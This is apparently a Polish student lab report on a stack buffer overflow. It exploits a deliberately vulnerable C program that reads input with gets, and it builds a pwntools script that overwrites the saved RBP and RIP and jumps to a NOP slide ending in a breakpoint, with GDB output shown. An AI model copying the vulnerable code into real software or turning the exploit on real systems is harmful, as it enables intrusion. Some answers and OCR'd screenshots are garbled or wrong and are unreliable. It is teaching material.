

Zad 1

Przeprowadzanie ataku na podatną aplikację.


Poniżej znajduje się kod aplikacji. należy stworzyć plik bof.c następnie wkleić do niego podany kod i zapisać.

```
// gcc bof.c -std=c99 -fno-stack-protector -z execstack -w -o bof


#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void ask_for_name()
{
    char name[12] = {0};
    puts("What's your name?");
    gets(name);
    if(strlen(name) > 12) {
        puts("Nope, it's too long for me");
        exit(1);
    }
    printf("Hi %s!\n", name);
}

int main()
{
    int v;
    printf("STACK IS HERE => %p\n", &v);
    ask_for_name();
    return 0;
}
```



Przy pomocy polecenia znajdującego się w pierwszej linii (`gcc bof.c -std=c99 -fno-stack-protector -z execstack -w -o bof`) kompilujemy zapisany kod, a następnie używając polecenia `./bof` uruchamiamy program.



The screenshot displays a Kali Linux desktop with a terminal window and a code editor. The terminal window, titled 'root@kali: ~/Desktop', shows the following commands and output:

```
root@kali:~/Desktop# touch bof.c
root@kali:~/Desktop# gcc bof.c -std=c99 -fno-stack-protector -z execstack -w -o bof
/usr/bin/ld: /tmp/ccvBRVwM.o: in function 'ask_for_name':
bof.c:(.text+0x2b): warning: the `gets' function is dangerous and should not be used.
root@kali:~/Desktop# ./bof
STACK IS HERE => 0x7ffe9fde806c
What's your name?
```

The code editor, titled 'bof.c', shows the source code of the program:

```
// gcc bof.c -std=c99 -fno-stack-protector -z execstack -w -o bof


#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void ask_for_name()
{
    char name[12] = {0};
    puts("What's your name?");
    gets(name);
    if(strlen(name) > 12) {
        puts("Nope, it's too long for me");
        exit(1);
    }
    printf("Hi %s!\n", name);
}

int main()
{
    int v;
    printf("STACK IS HERE => %p\n", &v);
    ask_for_name();
    return 0;
}
```

Teraz sprawdzamy działanie programu dla wpisanych imion krótszych i dłuższych niż 12

zanków.



```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# touch bof.c
root@kali:~/Desktop# gcc bof.c -std=c99 -fno-stack-protector -z execstack -w -o bof
/usr/bin/ld: /tmp/ccvBRVwM.o: in function 'ask_for_name':
bof.c:(.text+0x2b): warning: the `gets' function is dangerous and should not be used.
root@kali:~/Desktop# ./bof
STACK IS HERE => 0x7ffe9fde806c
What's your name?
Michał
Hi Michał!
root@kali:~/Desktop# ./bof
STACK IS HERE => 0x7fffe12b677c
What's your name?
AnnaMariaMagdalena
Nope, it's too long for me
root@kali:~/Desktop#
```

```
// gcc bof.c -std=c99 -fno-stack-protector -z execstack -w -o bof

#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void ask_for_name()
{
    char name[12] = {0};
    puts("What's your name?");
    gets(name);
    if(strlen(name) > 12) {
        puts("Nope, it's too long for me");
        exit(1);
    }
    printf("Hi %s!\n", name);
}

int main()
{
    int v;
    printf("STACK IS HERE => %p\n", &v);
    ask_for_name();
    return 0;
}
```

1. Jakie ostrzeżenie zgłasza kompilator przy próbie skompilowania programu?

Program zgłasza ostrzeżenie użyciu niebezpiecznej funkcji `get`

2. Na czym polega błąd w programie?

Wpisując odpowiedni znak możemy sprawić by program "myślał" że zakończyliśmy wpisywanie i nie wyrzucił błędu. - `\x00aaaaaa`

3. Dlaczego program zamyka się poprawnie pomimo przepełnienia bufora?

Ponieważ funkcja `get` obsługuje przypadki gdy wpisujemy zbyt długą

Kolejnym krokiem jest przygotowanie exploita, wykorzystamy do tego język Python i bibliotekę `pwn`tools, Tworzymy plik `exploit.py` i umieszczamy w nim poniższy kod.

```
from pwn import *

# Uruchomienie programu
p = process("./bof");

# Na samym początku program wyświetla adres miejsca na stosie
# (pozycja zmiennej "v" w ramach ramki stosu funkcji "main")
# Wykorzystamy go później w naszym explocie
```

```

p.readuntil("STACK IS HERE => ")
stack_ptr = int(p.readuntil("\n").strip(), 16)
p.readuntil("What's your name?\n")
# Teraz program czeka na wejście
# === Tu wprowadzamy modyfikacje ===

name = "Alicja"

# =====
# Wysyłamy dane
p.sendline(name)
# ...i odbieramy odpowiedź programu
print(p.readall())

```

Teraz uruchamiamy naszego exploita poleceniem `python2 exploit.py`. Jeśli program się nie wykonuje prawdopodobnie biblioteka `pwn` nie jest zainstalowana możemy to zrobić poleceniem `pip2 install --user pwntools`. Jeśli polecenie nie wykona się należy pierw zastosować się do instrukcji (<https://docs.pwntools.com/en/stable/install.html>), a następnie użyć polecenia `pip2 install --user pwntools`. Program powinien poprawnie się wykonać.

```

root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# touch bof.c
root@kali:~/Desktop# gcc bof.c -std=c99 -fno-stack-protector -z execstack -w -o bof
/usr/bin/ld: /tmp/ccvBRVM.o: in function 'ask_for_name':
bof.c:(text+0x2b): warning: the 'gets' function is dangerous and should not be used.
root@kali:~/Desktop# ./bof
STACK IS HERE => 0x7ffe9fde00c
What's your name?
Michal
Hi Michal!
root@kali:~/Desktop# ./bof
STACK IS HERE => 0x7ffef12b677c
What's your name?
AnnaMariaMagdalena
Nope, it's too long for me
root@kali:~/Desktop# touch exploit.py
root@kali:~/Desktop# python2 exploit.py
Traceback (most recent call last):
  File "exploit.py", line 1, in <module>
    from pwn import *
ImportError: No module named pwn
root@kali:~/Desktop# python2 exploit.py
Traceback (most recent call last):
  File "exploit.py", line 1, in <module>
    from pwn import *
ImportError: No module named pwn
root@kali:~/Desktop# python2 exploit.py
[*] Starting local process './bof': pid 29972
[*] Receiving all data: Done (11B)
[*] Process './bof' stopped with exit code 0 (pid 29972)
Hi Alicja!
root@kali:~/Desktop#

from pwn import *

# Uruchomienie programu
p = process("./bof");

# Na samym początku program wyświetla adres miejsca na stosie
# (pozycja zmiennej 'v' w ramach ramki stosu funkcji 'main')
# Wykorzystamy go później w naszym exploitie
p.readuntil("STACK IS HERE => ")
stack_ptr = int(p.readuntil("\n").strip(), 16)
p.readuntil("What's your name?\n")
# Teraz program czeka na wejście

Python 3.10.12 Shell
Tab Width: 8
Ln 21, Col 19
INS

```

```

root@kali: ~
File Edit View Search Terminal Help
Stored in directory: /root/.cache/pip/wheels/52/41/b0/bf50409fe2b1d3b79afa3eed71b54b3e30fe5b695db2c7ba2e
Building wheel for intervaltree (setup.py) ... done
Created wheel for intervaltree: filename=intervaltree-2.1.0-cp27-none-any.whl size=27609 sha256=d04394787f4316d9458afac2b723466ff31a57077c8206339f963f8dc71e3d7
Stored in directory: /root/.cache/pip/wheels/6b/cf/b0/f7ef2d0f504d26f3e9e70c2369e572591ccfaf67d528fcbc5
Building wheel for filelock (setup.py) ... done
Created wheel for filelock: filename=filelock-3.0.12-cp27-none-any.whl size=7576 sha256=748c6624d580da4798523b95019ec2f4b52704663d1266aad8a15907771f962
Stored in directory: /root/.cache/pip/wheels/66/13/60/ef107438d90e4aad6320e3424e50c9ce5e16d1e9aad6d38294
Building wheel for scandir (setup.py) ... done
Created wheel for scandir: filename=scandir-1.10.0-cp27-cp27mu-linux_x86_64.whl size=34105 sha256=f3a3e69edec60612c3109f4f102e27f332763e54c5fd3361c983d195b34de847
Stored in directory: /root/.cache/pip/wheels/91/95/75/19c98a9123987abbc7c59970abd3b4e0438a7dd5b61778335
Successfully built psutil intervaltree filelock scandir
Installing collected packages: psutil, sortedcontainers, unicorn, pygments, capstone, ropgadget, intervaltree, pyserial, pyelftools, virtualenv, toml, py, configparser, contextlib2, scandir, pathlib2, more-iter-tools, zipp, importlib-metadata, pluggy, filelock, tox, pwntools
WARNING: The script pygmentize is installed in '/root/.local/bin' which is not on PATH.
Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-location.
WARNING: The script virtualenv is installed in '/root/.local/bin' which is not on PATH.
Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-location.
WARNING: The scripts tox and tox-quickstart are installed in '/root/.local/bin' which is not on PATH.
Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-location.
WARNING: The scripts asm, checksec, common, constgrep, cyclic, debug, disasnlx, disasm, elfdiff, elfpatch, ernno, hex, main, phd, pwn, pwnstrip, scramble, shellcraft, template, unhex and update are installed in '/root/.local/bin' which is not on PATH.
Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-location.
Successfully installed capstone-4.0.1 configparser-4.0.2 contextlib2-0.6.0.post1 filelock-3.0.12 importlib-metadata-1.3.0 intervaltree-2.1.0 more-iter-tools-5.0.0 pathlib2-2.3.5 pluggy-0.13.1 psutil-5.6.7 pwntools-3.13.0 py-1.8.0 pyelftools-0.26 pygments-2.5.2 pyserial-3.4 ropgadget-5.0 scandir-1.10.0 sortedcontainers-1.5.1 toml-0.10.0 tox-3.14.2 unicorn-1.0.1 virtualenv-16.7.8 zipp-0.6.0
root@kali:~#

```

Podmienimy teraz `name = "Alicja"` na:

```

name = "Alicja\x00aaaaa"
name += "a"*14

```

I ponownie wykonajmy program, tym razem program zakończył się wyjątkiem (SIGSEGV)

```
root@kali:~/Desktop# python2 exploit.py
[+] Starting local process './bof': pid 30083
[+] Receiving all data: Done (11B)
[*] Process './bof' stopped with exit code -11 (SIGSEGV) (pid 30083)
Hi Alicja!
```

Aby lepiej zrozumieć co się teraz wydarzyło możemy skorzystać z debuggera GDB, jeśli nie jest on zainstalowany robimy to poleceniem `sudo apt-get install gdb`, podmieńmy wcześniejszy fragment na następujący kod:

```
name = "Alicja\x00aaaaa"
name += "a"*12
gdb.attach(p)
```

Uruchamiamy skrypt (`python2 exploit.py`), urochomi nam się nowe okno GDB, wpisujemy w nim pierw polecenie `c` a następnie `info registers`. Możemy teraz przeglądać stany rejestrów w momencie zakończenia programu

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
File "/root/.local/lib/python2.7/site-packages/pwnlib/gdb.py", line 504, in binary
log.error('GDB is not installed')
File "/root/.local/lib/python2.7/site-packages/pwnlib/log.py", line 417, in error
raise PwnlibException(message % args)
pwnlib.exception.PwnlibException: GDB is not installed
$ apt-get install gdb
[*] Stopped process './bof' (pid 30123)
root@kali:~/Desktop# python2 exploit.py
[*] Starting local process './bof': pid 30133
[ERROR] GDB is not installed
$ apt-get install gdb
Traceback (most recent call last):
File "exploit.py", line 17, in <module>
gdb.attach(p)
File "/root/.local/lib/python2.7/site-packages/pwnlib/context/_init_.py", line 139
3, in setter
return function(*a)
File "/root/.local/lib/python2.7/site-packages/pwnlib/gdb.py", line 730, in attach
cmd = binary()
File "/root/.local/lib/python2.7/site-packages/pwnlib/gdb.py", line 504, in binary
log.error('GDB is not installed')
File "/root/.local/lib/python2.7/site-packages/pwnlib/log.py", line 417, in error
raise PwnlibException(message % args)
pwnlib.exception.PwnlibException: GDB is not installed
$ apt-get install gdb
[*] Stopped process './bof' (pid 30133)
root@kali:~/Desktop# python2 exploit.py
[*] Starting local process './bof': pid 31047
[*] running in new terminal: /usr/bin/gdb -q './bof' 31047 -x "/tmp/pwnYE9Cv_.gdb"
[*] Waiting for debugger: Done
[*] Receiving all data: 11B

Open exploit.py Save
p.readuntil("What's your name?\n")
# Teraz program czeka na wejście
# == Tu wprowadzamy modyfikacje ==

name = "Alicja\x00aaaaa"
name += "a"*12
gdb.attach(p)

# =====
# Wysyłamy dane
p.sendline(name)
# ... odbieramy odpowiedź programu

root@kali: ~
File Edit View Search Terminal Help
E: Unable to locate package gdb
root@kali:~# sudo apt-get update
Hit:1 http://kali.koyanet.lv/kali kali-rolling InRelease
Reading package lists... Done
root@kali:~# sudo apt-get install gdb
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
libbabeltrace1 libcbt-dbg libipt2

Terminal
File Edit View Search Terminal Help
Reading symbols from ./bof... (No debugging symbols found in ./bof)
Attaching to program: /root/Desktop/bof, process 31047
Reading symbols from /lib/x86_64-linux-gnu/libc.so.6...
Reading symbols from /usr/lib/debug/.build-id/3c/e1650e372ebcdfe57eaa4a0a34f207f
572002.debug...
Reading symbols from /lib64/ld-linux-x86-64.so.2...
Reading symbols from /usr/lib/debug/.build-id/dd/4137d8afe7114d28d8365f7790b08dd
5683b56.debug...
Reading symbols from /usr/lib/debug/.build-id/4137d8afe7114d28d8365f7790b08dd
5683b56.debug...
0x00007f6399f95861 in __GI__libc_read (fd=0, buf=0x560185d8a670, nbytes=4096)
at ../sysdeps/unix/sysv/linux/read.c:26
(gdb) c
./sysdeps/unix/sysv/linux/read.c:26: No such file or directory.
Continuing.
Program received signal SIGSEGV, Segmentation fault.
(gdb) info registers
rax 0xb 11
rbx 0x0 0
rcx 0x0 0
rdx 0x0 0
rsi 0x560185d8a260 0
rdi 0x0 0
rbp 0x6161616161616161 0x6161616161616161
rsp 0x7ffda11f7b30 0x7ffda11f7b30
r8 0xffffffff 4294967295
r9 0xb 11
Setting up libbabeltrace1:amd64 (1.5.7-2) ...
Setting up gdb (8.3.1-1) ...
Processing triggers for man-db (2.8.6-1-1) ...
Processing triggers for libc-bin (2.29-3) ...
root@kali:~#
```

```
Terminal
File Edit View Search Terminal Help
26 [uruchom]/sysdeps/unix/sysv/linux/read.c: No such file or directory.
(gdb) r ccess("./bof");
Continuing.
# Na samym początku program wyświetla adres miejsca na stosie
Program received signal SIGSEGV, Segmentation fault. "main"
0x00007ffff6852ba90 in ??() (y naszym exploitcie
(gdb) info registers
rax 0xb 11
rbx 0x0 0
rcx 0x0 0
rdx 0x0 0
rsi 0x56172c9be260 94657532650080
rdi 0x0 0
rbp 0x6161616161616161 0x6161616161616161
rsp 0x7fff6852ba10 0x7fff6852ba10
r8 0xffffffff 4294967295
r9 0xb 11
r10 0x7fff6852b9f4 140734943640052
r11 0x246 582
r12 0x56172c3c8090 94657526399120
r13 0x7fff6852bb00 140734943640320
r14 0x0 0
r15 0x0 0
rip 0x7fff6852ba90 0x7fff6852ba90
eflags 0x10206 [ PF IF RF ]
cs 0x33 51
ss 0x2b 43
ds 0xb82f78636161 0005048b82f7573720f62696e"
es 04889e74831c00 0x074889e64831d248c7003a3100"
fs 05048b84449530x0 -41593d504889e24801c05052"
--Type <RET> for more, <q> to quit, c to continue without paging--
```

4. Jaka jest wartość rejestrów RBP i RIP? Dlaczego?

Możemy zauważyć że stan rejestru `RBP = 0x6161616161616161` został on nadpisany wartością `aaaaaaaaaaaa` Stan rejestru `RIP = 07ffff6852ba90`

5. Dlaczego program zakończył działanie

Ponieważ adres powrotu nie został nadpisany

Skoro potrafimy wprowadzić do rejestru RIP dowolną wartość, możemy przekierować działanie programu w dowolne miejsce. Tym razem przekierujemy wykonywanie kodu do funkcji `main`, którego adres wyświetlany jest na początku wykonywania programu. Adres ten umieścimy w miejscu, tam gdzie znajduje się adres powrotu.


```
name = "Alicja\x00aaaaaa"
name += "a"*8          # rbp
name += p64(stack_ptr) # rip
```

Wykorzystamy teraz instrukcje `NOP Slide` (jednobajtowa pusta instrukcja nie wywołująca żadnych skutków ubocznych) w celu przesunięcia w skaźnika do miejsca gdzie umieścimy docelowy kod

```
name = "Alicja\x00aaaaaa"
name += "a"*8          # rbp
name += p64(stack_ptr) # rip
# NOP slide
name += '\x90' * 128 # nasza pusta instrukcja
name += '\xCC' # instrukcja breakpointu, program przerwie działanie, uruchomi się debugger
gdb.attach(p)
```

Uruchommy ponownie skrypt, po uruchomieniu debugera `GDB` wpisujemy następujące komendy `c`, `info proc mappings`, `x/16i $rip-8`, widzimy teraz w którym momencie zatrzymał się nasz program, instrukcje które przed chwilą zostały wykonane(`nop, int3`)

i te które są kolejne na stosie(add).



The image shows a Kali Linux desktop environment with two windows. The top window is a terminal titled 'Terminal' showing a memory dump from a debugger (gdb). The bottom window is a text editor titled 'exploit.py' showing a Python script for a buffer overflow exploit.

```
nux-gnu/ld-2.29.so
--Type <RET> for more, q to quit, c to continue without paging--c
0x7f15cf39f000 0x7f15cf3a0000 0x1000 0x0
0x7ffe47b07000 0x7ffe47b28000 0x21000 0x0 [stack]
0x7ffe47b69000 0x7ffe47b6c000 0x3000 0x0 [vvar]
0x7ffe47b6c000 0x7ffe47b6d000 0x1000 0x0 [vdso]
(gdb) x/16i $rip-8
0x7ffe47b26fd9:    nop
0x7ffe47b26fda:    nop
0x7ffe47b26fdb:    nop
0x7ffe47b26fdc:    nop
0x7ffe47b26fdd:    nop
0x7ffe47b26fde:    nop
0x7ffe47b26fdf:    nop
0x7ffe47b26fe0:    int3
=> 0x7ffe47b26fe1:    add    %al, (%rax)
0x7ffe47b26fe3:    add    %al, (%rax)
0x7ffe47b26fe5:    add    %al, (%rax)
0x7ffe47b26fe7:    add    %al, (%rax)
0x7ffe47b26fe9:    add    %al, (%rax)
0x7ffe47b26feb:    add    %al, (%rax)
0x7ffe47b26fed:    add    %al, (%rax)
0x7ffe47b26fef:    add    %al, (%rax)
(gdb)

root@kali:~/Desktop# python2 exploit.py
[+] Starting local process './bof': pid 31236
[*] running in new terminal: /usr/bin/gdb -q './bof' 31236 -x "/tmp/pwn39sL5A.gdb"
[+] Waiting for debugger: Done
[p] Receiving all data: 11B

# Teraz program czeka na wejście
# === Tu wprowadzamy modyfikacje ===

name = "Alicja\x00aaaaa"
name += "a"*8      # rbp
name += p64(stack_ptr) # rip
# NOP slide
name += '\x90' * 128
name += '\xcc'
gdb.attach(p)

# =====
```

6. Pod jakim adresem zatrzymał się program? Pod jakim zakresem adresów znajduje się stos?

Program zatrzymał się pod adresem wskazanym na screenie , 0x7ffe47b26fe1

